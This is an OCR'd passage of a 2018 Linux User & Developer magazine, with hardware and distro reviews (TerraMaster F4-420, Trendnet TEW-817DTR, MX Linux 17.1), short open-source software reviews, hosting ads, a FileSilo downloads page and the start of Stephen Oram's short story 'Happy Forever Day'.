
Mayank Sharma

SPECIAL **USA** OFFER

OFFER ENDS **JUNE 30 2018!**

SUBSCRIBE & GET 6 ISSUES **FREE***




FREE DVD! REVIEWED NEW Pi 3 B+
Linux User & Developer
ELECTRONICS FOR PI HACKERS
Go beyond kits > Design circuits > Build boards
LATEST DISTROS
KDE NEON
CALCULATE LINUX 17.12.2 MATE
PLUS ANTIX 17
NEXT-GEN DISTROS
IMPROVE YOUR CODING!
43 PAGES OF GUIDES

Linux User & Developer
YOUR ULTIMATE GUIDE
CONTROL CONTAINERS
Level up your Docker skills • Master Vagrant scripting • Perfect configs for Ansible & Puppet
NEW UBUNTU!
30 FEATURES OF 18.04
INSTALL TODAY!
UBUNTU MATE 18.04
+ EXPERT TUTORIALS
PLUS POWERFUL NEW OS
MX LINUX 17.1

FREE RESOURCES! FOR SUBSCRIBERS See p.96

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/sublud

OR CALL 0344 848 2852

* This is a US subscription offer. '6 issues free' refers to the USA newsstand price of $16.99 for 13 issues being $220.87, compared to $112.23 for a subscription. You will receive 13 issues in a year. You can write us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls cost the same as other standard fixed line numbers (starting 01 or 02) included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit **bit.ly/magtandc**. **Offer ends June 30 2018.**

TerraMaster

HARDWARE

TerraMaster F4-420 NAS

Powerful NAS hardware that deserves better software development, documentation and support

Price
£400 ($460)
Website
www.terra-master.com/uk
Specs
CPU Intel Celeron J1900 2GHz
RAM 4GB DDR3
Drive bays 4
Compatible drives 4x 3.5-inch or 2.5-inch SATA 6Gb/s, SATA 3Gb/s hard drive or SSD
Read & Write 220MB/s, 210MB/s
Ports USB 2.0, USB 3.0, 2x Ethernet (1000/100/10Mbps)
RAID support RAID 0, 1, 5, 6, 10, JBOD, SINGLE
Network protocols SMB, AFP, NFS, ISCSI, FTP
Size 227 x 225 x 136 mm
See website for more specifications

The TerraMaster is a NAS solution with four vertically mounted 3.5-inch drive bays (without locks) on the front. At the back are two USB ports – one USB 3.0 and one USB 2.0 – and two gigabit Ethernet LAN ports. There are also two 80mm fans at the rear and power input for a laptop-style PSU. If you have four 12TB hard drives handy, there is the potential for 48TB of storage, but only if you're willing to lose any form of resilience to drive failure.

The F4-420 has a quad-core 2GHz Intel Celeron (J1900) and 4GB of DDR3 memory, but the file-serving performance is entirely dependent on having a managed switch with the ability to create channel bonding. Without that, the best speed you'll see, almost regardless of the drives in use, is 115MB/s read and 110MB/s write. With both Ethernet ports connected to a suitable switch, those speeds can be doubled – but unless connected PCs have dual LAN networking, the extra performance is aggregated across multiple users.

Getting our review unit operational was relatively painless on Linux. On the software side, it involves downloading a Java-based desktop app, searching for the NAS on your network and updating TerraMaster Operating System (TOS) 3.1, a Linux-based OS. The documentation could do with a refresh and updating TOS can be slow, but once up and rolling this NAS box works well, although it has to be said this isn't anything special from a functionality standpoint.

TOS offers a modest selection of installable apps, including MySQL Server, Plex Media Server, Sugar CRM, WordPress and Apache Tomcat. The F4-420 also includes rclone for syncing cloud services such as Google and Amazon S3; however, you'll need to hit the terminal and ignore the provided web interface to get it work. Some functionality is pre-installed, such as DLNA, Time Machine, FTP and Rsync, which are configured through the control panel.

There is very little wrong with the TerraMaster hardware – it just needs a better software platform to exploit it fully, and an ongoing development cycle to enhance the user experience.

Mark Pickavance

Pros

Offers a strong enclosure, easy installation and a powerful platform that's quiet in operation.

Cons

No drive locks supplied and a combination of limited application selection and generally poor app support.

Summary

Solid enough construction and hardware design (if you like rounded silver surfaces) can't overcome the lack of attention given to the operating system and applications. Poor docs, limited apps and CPU power that is difficult to use are all issues here.

7

Trendnet

Pros

An affordable price for a wireless router that is WISP-capable, while still being being highly portable for travellers.

Cons

Needs a carry pouch, and the manufacturer needs to address the captive portals restriction for it to be almost perfect.

Summary

This compact travel router is inexpensive, easy to carry and deploy. It also supports WISP technology for those who have a service agreement with a provider, allowing completely independent connectivity in areas with coverage.

9

HARDWARE

Trendnet TEW-817DTR

A portable wireless router for the business traveller who's in search of a decent connection

Price
£29 ($35)
Website
www.trendnet.com
Specs
Standards IEEE 802.3/u 802.11a/b/g/n/ac
Modes Router, repeater, WISP
Hardware interfaces 10/100 Mbps port, router/AP-WISP/off switch, WPS button, reset button, LED indicators, interchangeable power plugs: US, EU, UK
Features IPv6, dual band connectivity, multiple SSID, multicast to unicast converter, WDS and VPN passthrough support
Size 58x47x89 mm

Many hotels provide a wired connection in their rooms; Trendnet TEW-817DTR is a portable device that takes advantage of this, with the functionality of an AC750 wireless router in a pocket-sized enclosure. On the front is a single Ethernet port with mode selector, and on the right is a WPS button and reset switch. Trendnet also includes power adaptor pins for the the UK, US and Europe, although there's no pouch to hold them.

You can use the device in two basic ways. The first is as a wireless access point; the Wi-Fi connectivity on offer is basic but serviceable on both 2.4GHz and 5GHz bands. The second mode, mostly of interest to those in the US, is AP-WISP for connecting to a Wireless Internet Service Provider. The only caveat is that the hardware isn't compatible with captive portal wireless login pages. The WISP mode also doubles as a standard access point and repeater, so you can use it to extend an existing wired or wireless network.

Most users are looking for a Wi-Fi service that works in a single hotel room or room cluster, so we tested the Trendnet on the ground floor of a modest property divided by solid block walls, and the signal remained strong over the whole test location. At short range, the 5GHz spectrum is superior, but both it and 2.4GHz are strong within a series of adjoining rooms. The quickest speeds you can get from any source through Ethernet are in the 8-10MB/s range, as dictated by the 10/100Mbit downlink port. Ironically, if one user is connected wirelessly via 2.4GHz and the other at 5GHz, it's possible to get 25MB/s between devices.

In terms of security, the Trendnet offers the ability to tier users using guest access, multiple SIDs and parental controls. There is also PPTP/L2TP/IPsec VPN pass-through, Virtual Server and DMZ definitions, plus QoS. Although not suggested by the documentation it supports WEP, WPA, WPA2 and critically WPA2-Enterprise.

The TEW-817DTR does pretty much what Trendnet claims. It's a flexible and affordable solution that can help you remain connected away from the office.

Mark Pickavance

Above Being desktop-orientated, MX Linux includes a bunch of non-free software that you can list with the `vrms` command

DISTRO

MX Linux 17.1


Specs
CPU i686 Intel or AMD processor
Graphics Video adaptor and monitor with 1,024x768 or higher resolution
RAM 512MB
Storage 5GB
License GPL and various
Available from
https://mxlinux.org

A joint effort of two popular projects, this elegant distribution is steadily gaining in popularity

The MX Linux project is a joint effort between the antiX and MEPIS communities, and the distribution they produce uses some modified components from both projects. MX Linux is also popular for its stance of sticking with sysvinit instead of switching over to systemd.

The distribution uses a customised Xfce for a dapper-looking desktop that performs adequately even on older hardware. MX Linux ships as a Live environment and uses a custom installer verbose enough to explain what's going on with the various steps. The installer also uses reasonable defaults that'll help first-timers sail through the installation. The partitioning screen offers the option to partition the disk automatically if you want MX Linux to take over the entire disk; dual-booters and advanced users will have to use Gparted to manually partition the disk. Advanced users will appreciate the option to control the services that start during boot, while new users can press ahead with the defaults. If you've made any modifications to the desktop in the Live environment, you can ask the installer to carry these over to the installation, which is a nice touch.

The desktop boots to a welcome screen that contains useful links to common tweaks and the distribution's set of custom tools. The installation also includes a detailed 172-page user's manual and you can access other avenues of help and support,



Above MX Linux very responsibly notifies users when a program is started with root permission without it prompting the user

> "Advanced users will appreciate the option to control the services that start during boot, while new users can press ahead with the defaults"

including forums and videos, on the project's website. The clean, iconless desktop displays basic system information via an attractive Conky display. Also by default, the Xfce panel is pinned to the left side of the screen and uses the Whisker menu.

MX Linux's default collection of apps doesn't disappoint, as it includes everything to fulfill the requirements of a typical desktop user. In addition to a host of Xfce apps and utilities, there's Firefox, Thunderbird, LibreOffice, GIMP, VLC, luckyBackup, and more. MX is built on the current Debian Stable release but updates a lot of apps and back-ports newer versions from Debian Testing. The only downside of this arrangement is that you'll have to do a fresh install of MX Linux when the distribution switches to a new Debian Stable release.

An icon in the status bar announces available updates; you can click it to open the update utility, which works in two modes. The default is the full upgrade mode, which is the equivalent of dist-upgrade and will update packages and resolve dependencies even if its requires adding or removing new packages. There's also a basic upgrade mode that will only install available updates. In the latest 17.1 release, the update utility has new options to enable unattended installations using either of these mechanisms.

The update utility is part of the distribution's set of custom tools designed to help users manage their installation. These are housed under the MX Tools dashboard and cover a wide range of functionality, including a boot-repair tool, a codecs downloader, a utility to manipulate Conky, a Live USB creator, and a snapshot tool for making bootable ISO images of the working installation.

One of the tools you'll be using quite often is the MX Package Installer, which has undergone a major rewrite in the 17.1 release. The installer includes popular applications from the Debian Stable repositories along with packages from Debian Testing. It also lists curated packages that aren't in either repositories but which have been pulled from the official developers' websites or other repositories, and have been configured to work seamlessly with MX Linux.

Mayank Sharma

Pros

The custom package manager with its list of curated packages and custom MX Tools.

Cons

The hassle of backing up data and a fresh install whenever MX switches to a new Debian Stable.

Summary

MX Linux is a wonderfully built distribution that scores well for looks and performance. The highlight is its custom tools that make regular admin tasks a breeze. The package manager, and the remastering and snapshot tools also deserve a mention.

9

DESKTOP SEARCH

Searchmonkey JAVA 3.2.0


Get the power of CLI search tools in a graphical version

Most file managers have a find function to help you search for files. But these lack powerful filtering mechanisms such as regular expressions that are usually only available on the command line. Searchmonkey JAVA is a graphical tool that bridges the gap between the basic functions of file managers and powerful CLI tools by bringing a feature-rich regular-expression builder to the desktop.

You can use Searchmonkey to easily construct a complex search query with little effort. It can help you search for files by their size, type, creation, modification and last-accessed date. You can also search for files recursively, and the app enables you to control how many subfolders it should look into.

The Option tab houses other advanced search options such as the option to skip binary files and limit the number of files in the results. When you've built your query, you can use the Test Expression option before unleashing it on your file system.

Searchmonkey JAVA requires Java JRE 1.8 or above (there are versions for GNOME and KDE too), and you can use the app without installation. Head to the Download section on its website, grab the JAR file that includes all the dependencies, and then run it with the `java -jar` command.



Above Developers can use the application to quickly scan and highlight expressions inside a bunch of source code files, for example

Pros

Helps desktop users create complex and powerful search queries with little time and effort.

Cons

The interface might seem a little daunting, and as a Java app it sticks out like a sore thumb.

Great for...

Building complex search queries from the desktop.

http://searchmonkey.embeddediq.com

MEDIA MANAGER

beets 1.4.6

Organise your media library from the command line

Keyboard warriors who love the command line can now even beat their media library into shape with beets. In addition to managing music libraries, beets can fix the filenames and metadata of your music collection, fetch cover art and lyrics, transcode audio to different formats, and do a lot more. While Beets is available in the repositories of popular distributions, you should install the latest version using Python's pip package manager using `pip install beets`. You'll need to spend some time creating a configuration file for the utility.

Once created, beets will import your music files and sort them as per the instructions in the configuration file. During import, the utility also fixes and fills in any gaps in the metadata by referencing the online MusicBrainz database. Once the files have been imported, you can query the collection using beets' own commands. For example, `beet ls -a year:1983..1985` lists all your albums released between 1983 and 1985.

beets also has a simple web UI. To use the web interface you need the Flask framework, which you can install with `pip install flask`. You can then enable the web interface in the configuration file before heading to **http://localhost:8337** to display it. From here you can search through your imported music collection.

Click a song from the results to view its metadata, including the lyrics if you've enabled the plug-in and fetched them. The web interface also has basic controls to play and pause music.

Pros

Enables you to easily sort and catalogue your entire music collection with a single command, including cover art and lyrics.

Cons

Requires a configuration file to do its magic that needs to be crafted manually, which will take a little time.

Great for...

Sorting a large collection of music files with relative ease from the CLI.

http://beets.io

PROGRAMMING LANGUAGE

Gambas 3.11.0

A convenient way to build graphical apps for Linux

Gambas, which is a recursive acronym for Gambas Almost Means Basic, is an object-orientated dialect of the Basic programming language. Gambas' purpose is to mimic Visual Basic's ease of use of while introducing improved functionality. If you're familiar with VB, you can get started with Gambas without much trouble, although the two aren't source-code compatible. Gambas makes it very easy to build graphical apps on Linux using the Qt4 or the GTK+ toolkits, and also includes a GUI designer to help ease the process. In fact, Gambas includes an IDE written in Gambas itself.

Gambas is a true object-orientated language with objects and classes, methods, constants, polymorphism, constructors and destructors, and more. You can use it to write network apps and for SDL, XML and OpenGL programming. Gambas can also be used as a scripting language. The Gambas IDE exposes all the useful functions of the underlying programming language. Besides its graphical toolkits, Gambas works with databases such as MySQL, SQLite and PostgreSQL. You can even use the IDE to create installation packages for many distributions including Arch, Debian, Fedora, Ubuntu and Slackware.

Gambas is available in the official repositories of all popular distributions. The latest release is a minor feature release with fixes and tweaks to various components including the code editor, the database editor, the debugging panel, the form editor, the packager wizard and more.

Pros

Simplifies the building of graphical apps for Linux using the Qt4 or GTK+ toolkits and a designer.

Cons

Some people dislike it for its Visual Basic lineage, while others count this as a strength.

Great for...

Building a graphical user interface for apps using Visual Basic-like syntax.

http://gambas.sourceforge.net

SCREENCAST RECORDER

SimpleScreenRecorder 0.3.10

Record and share desktop screencasts with ease

This app's name is actually something of a misnomer. It's flush with features and tweakable parameters, and gives its users a good amount of control over the screencast. SSR can record the entire screen and also enables you to select and record particular windows and regions on the desktop.

It uses a wizard-like interface and each step of the process has several options. All these have helpful tooltips that do a wonderful job of explaining their purpose. In addition to selecting the dimensions of the screen recording, you can also scale the video and alter its frame rate.

The next screen offers several options for selecting the container and audio and video codecs for the recording, as well as a few associated settings. SSR supports all the container formats that are supported by the FFmpeg and libav libraries, including MKV, MP4, WebM, OGG as well as a host of others such as 3GP, AVI and MOV. You can also choose codecs for the audio and video stream separately, and preview the recording area before you start capturing it.

While it's recording, the application enables you to keep an eye on various recording parameters, such as the size of the captured video.

Above If you want, you can pass additional options via CLI parameters and save them as custom profiles for later use

Pros

A well-documented interface that's easy to use but still manages to pack in a lot of parameters.

Cons

Lacks some options offered by its peers, such as the ability to record a webcam with the desktop.

Great for...

Making quick screencasts in all popular formats.

http://www.maartenbaert.be/simplescreenrecorder

Get your listing in our directory
To advertise here, contact Chris
chris.mitchell@futurenet.com | +44 01225 68 7832 (ext. 7832)

RECOMMENDED

Hosting listings


Featured host:
www.netcetera.co.uk
03330 439780

About us

Formed in 1996, Netcetera is one of Europe's leading web hosting service providers, with customers in over 75 countries worldwide. It is a leading IT infrastructure provider offering co-location, dedicated servers and managed infrastructure services to businesses worldwide.

What we offer

- Managed Hosting
  A full range of solutions for a cost-effective, reliable, secure host
- Dedicated Servers
  Single server through to a full racks with FREE setup and a generous bandwidth allowance
- Cloud Hosting
  Linux, Windows, hybrid and private cloud solutions with support and scaleability features
- Datacentre co-location from quad-core up to smart servers, with quick setup and full customisation



Five tips from the pros

01 **Optimise your website images**
When uploading your website to the internet, make sure all of your images are optimised for the web. Try using **jpegmini.com** software; or if using WordPress, install the EWWW Image Optimizer plugin.

02 **Host your website in the UK**
Make sure your website is hosted in the UK, and not just for legal reasons. If your server is located overseas, you may be missing out on search engine rankings on google.co.uk – you can check where your site is based on **www.check-host.net**.

03 **Do you make regular backups?**
How would it affect your business if you lost your website today? It's vital to always make your own backups; even if your host offers you a backup solution, it's important to take responsibility for your own data and protect it.

04 **Trying to rank on Google?**
Google made some changes in 2015. If you're struggling to rank on Google, make sure that your website is mobile-responsive. Plus, Google now prefers secure (HTTPS) websites. Contact your host to set up and force HTTPS on your website.

05 **Avoid cheap hosting**
We're sure you've seen those TV adverts for domain and hosting for £1! Think about the logic... for £1, how many clients will be jam-packed onto that server? Surely they would use cheap £20 drives rather than £1k+ enterprise SSDs? Remember: you do get what you pay for.

Testimonials

David Brewer
"I bought an SSL certificate. Purchasing is painless, and only takes a few minutes. My difficulty is installing the certificate, which is something I can never do. However, I simply raise a trouble ticket and the support team are quickly on the case. Within ten minutes I hear from the certificate signing authority, and approve. The support team then installed the certificate for me."

Tracy Hops
"We have several servers from Netcetera and the network connectivity is top-notch – great uptime and speed is never an issue. Tech support is knowledge and quick in replying – which is a bonus. We would highly recommend Netcetera."

J Edwards
"After trying out lots of other hosting companies, you seem to have the best customer service by a long way, and all the features I need. Shared hosting is very fast, and the control panel is comprehensive..."

Supreme hosting

CWCS MANAGED HOSTING — SUPREME HOSTING. SUPREME SUPPORT.

www.cwcs.co.uk
0800 1 777 000

CWCS Managed Hosting is the UK's leading hosting specialist. It offers a fully comprehensive range of hosting products, services and support. Its highly trained staff are not only hosting experts, it's also committed to delivering a great customer experience and is passionate about what it does.

- Colocation hosting
- VPS
- 100% Network uptime

Value hosting

elastichosts

elastichosts.co.uk
02071 838250

ElasticHosts offers simple, flexible and cost-effective cloud services with high performance, availability and scalability for businesses worldwide. Its team of engineers provide excellent support around the clock over the phone, email and ticketing system.

- Cloud servers on any OS
- Linux OS containers
- World-class 24/7 support

Small business host

HOSTPAPA

www.hostpapa.co.uk
0800 051 7126

HostPapa is an award-winning web hosting service and a leader in green hosting. It offers one of the most fully featured hosting packages on the market, along with 24/7 customer support, learning resources and outstanding reliability.

- Website builder
- Budget prices
- Unlimited databases

Enterprise hosting:

2020Media www.2020media.com

www.2020media.com | 0800 035 6364

WordPress comes pre-installed for new users or with free managed migration. The managed WordPress service is completely free for the first year.

We are known for our "Knowledgeable and excellent service" and we serve agencies, designers, developers and small businesses across the UK.

Budget hosting:

HETZNER ONLINE

www.hetzner.de/us | +49 (0)9831 5050

Hetzner Online is a professional web hosting provider and experienced data-centre operator. Since 1997 the company has provided private and business clients with high-performance hosting products, as well as the necessary infrastructure for the efficient operation of websites. A combination of stable technology, attractive pricing and flexible support and services has enabled Hetzner Online to continuously strengthen its market position both nationally and internationally.

- Dedicated and shared hosting
- Colocation racks
- Internet domains and SSL certificates
- Storage boxes

SSD web hosting

bargainhost

www.bargainhost.co.uk
0843 289 2681

Since 2001, Bargain Host has campaigned to offer the lowest-priced possible hosting in the UK. It has achieved this goal successfully and built up a large client database which includes many repeat customers. It has also won several awards for providing an outstanding hosting service.

- Shared hosting
- Cloud servers
- Domain names

Value Linux hosting

PATCHMAN WEB HOSTING

patchman-hosting.co.uk
01642 424 237

Linux hosting is a great solution for home users, business users and web designers looking for cost-effective and powerful hosting. Whether you are building a single-page portfolio, or you are running a database-driven ecommerce website, there is a Linux hosting solution for you.

- Student hosting deals
- Site designer
- Domain names

Fast, reliable hosting

:BYTEMARK

www.bytemark.co.uk
01904 890 890

Founded in 2002, Bytemark are "the UK experts in cloud & dedicated hosting". Its manifesto includes in-house expertise, transparent pricing, free software support, keeping promises made by support staff and top-quality hosting hardware at fair prices.

- Managed hosting
- UK cloud hosting
- Linux hosting

Free Resources

WHAT IS IT?


Every time you see this symbol in the magazine, there is free online content that's waiting to be unlocked on FileSilo.


WHY REGISTER?

- Secure and safe online access, from anywhere
- Free access for every reader, print and digital
- Download only the files you want, when you want
- All your gifts, from all your issues, all in one place

Welcome to Filesilo!

Download the best distros, essential FOSS and all our tutorial project files from your FileSilo account


Register
Please fill out the form below.
Once you have registered you can log-in and answer the security question to unlock all of iCreate all content.
E-mail*
Password (min 7 characters)*
First Name*
Subscriber ID (not required)
Last Name*
I have read the Terms and Conditions
Register



1. UNLOCK YOUR CONTENT

Go to **www.filesilo.co.uk/linuxuser** and follow the instructions on screen to create an account with our secure FileSilo system. When your issue arrives or you download your digital edition, log into your account and unlock individual issues by answering a simple question based on the pages of the magazine for instant access to the extras. Simple!

2. ENJOY THE RESOURCES

You can access FileSilo on any computer, tablet or smartphone device using any popular browser. However, we recommend that you use a computer to download content, as you may not be able to download files to other devices. If you have any problems with accessing content on FileSilo, take a look at the FAQs online or email our team at **filesilohelp@futurenet.com**.

Free for digital readers too!
Read on your tablet, download on your computer

Log in to **www.filesilo.co.uk/linuxuser**

DISTRO
Devuan 2.0 Beta

SOFTWARE
LinEnum

SOFTWARE
Lynis

DISTRO
Ubuntu Mate 18.04 Beta

Subscribe and get instant access

Get access to our entire library of resources with a money-saving subscription to the magazine – subscribe today!

This month find...

DISTROS

It's Ubuntu time! Sample the popular official flavour, Ubuntu MATE 18.04 LTS (beta 2). Fancy something a little different? Take middleweight distro MX Linux 17.1 for a spin and if you can't stand systemd grab Devuan 2.0 ASCII (beta).

SOFTWARE

Grab our privilege escalation bundle for Computer Security tutorial, which includes Lynis security auditing tool and the Vulners scanner.

TUTORIAL CODE

Get into the container business with our example scripts, Dockerfiles, Ansible playbook samples and Puppet manifests.

Subscribe & save!
See all the details on how to subscribe on **page 30**

NEXT ISSUE **ON SALE 3 MAY**
Master the Cloud | Unsolvable computing problems | Nextcloud for biz

FOLLOW US
Facebook: facebook.com/LinuxUserUK
Twitter: @linuxusermag

NEAR-FUTURE FICTION

Happy Forever Day

ABOUT
Stephen Oram
Stephen writes near-future science fiction. He's been a hippie-punk, religious-squatter and a bureaucrat-anarchist; he thrives on contradictions. He has two published novels, *Quantum Confessions* and *Fluence*, and is in several anthologies. His recent collection, *Eating Robots and Other Stories*, was described by the *Morning Star* as one of the top radical works of fiction in 2017.

Uncle Bill is the first to arrive. With the endless energy of a sixteen-year-old, he bursts into the room. "Party!" he screams.

I wish he wouldn't. It's hard enough to celebrate your fifty-third birthday, every single year, without having the added weight of trying to ignore the enthusiasm of your younger older uncle – I still haven't worked out what to call my ancestors who chose to stop ageing at a younger age than I did.

He's never going to grow up, and any experience he gains won't turn into wisdom because of the strange effects of renewing brain cells. But knowing he's never going to change doesn't make him any easier to be around.

Next is Joanna, my ninety-five-year-old granddaughter. "Grandpa," she says, giving me a beautifully-wrapped present. "Happy Forever Day."

"It's about time you chose yours," I reply. "You can't put it off for ever."

She lowers herself carefully on to the nearest chair. "I know, I know. Well, I can put it off for as long as I live. Pass me a gin."

I pour her a strong gin and tonic, just the way she likes it, and wait for the alcohol to work its way into her blood before returning to the perennial topic. Her Forever Day.

> "As time goes by, it's become easier and easier to think of her as my grandmother rather than the granddaughter she really is"

"It's not really fair on the rest of us, is it, my darling?"

"Oh, for goodness' sake, stop it. Think of all the knowledge I retain and the wisdom I'm accumulating. Why would I ever choose to lose that?"

"Err... because you're a health burden."

"I'm not that decrepit you know. Quit fussing."

"Joanna, why won't you choose?"

"I would have stopped when menstruation ended and contraception became a thing of the past, but I like getting older. It makes me feel alive."

Every year we have this conversation – since she turned fifty-three and overtook me. As time goes by, it's become easier and easier to think of her as my grandmother rather than the granddaughter she really is. And every year she respects me less.

Uncle Bill bounds across the room and slaps me on the back. "Forever is a long time," he says. "It's a really long time, so let's enjoy."

He glances down at Joanna and opens his mouth to speak, but stops himself. There's never been a good conversation between them. They are definitely not the sort of opposites that attract.

He hovers, balancing on one foot and then the other, his eyes pretending to scan the room.

Joanna stands up. It's painful to watch her body coping with old age. It's why most people avoid her. That, and the fact that she plays the cantankerous old woman a little too well. Thankfully, she's fairly straight with me.

"I'll leave you young 'uns to it," she says and raises her glass. "Happy Forever Day."

Uncle Bill leans in close. "It's not right, is it?" he whispers.

"What?" I ask.

"Her. That great-great-niece of mine. She shouldn't keep ageing. We'll have to pay for her medical bills. It's so embarrassing, having an Ancient. Not to mention the shame of a funeral, if she lets it get that far."

He's got a point, but it's a clumsy way of expressing it. Immature. I like to think I hold my head up high and support everyone's choice, no matter what they choose. But he's right. I don't. None of us do.

He takes a small round container from his jacket pocket.

It can't be. Can it? He wouldn't. Would he?

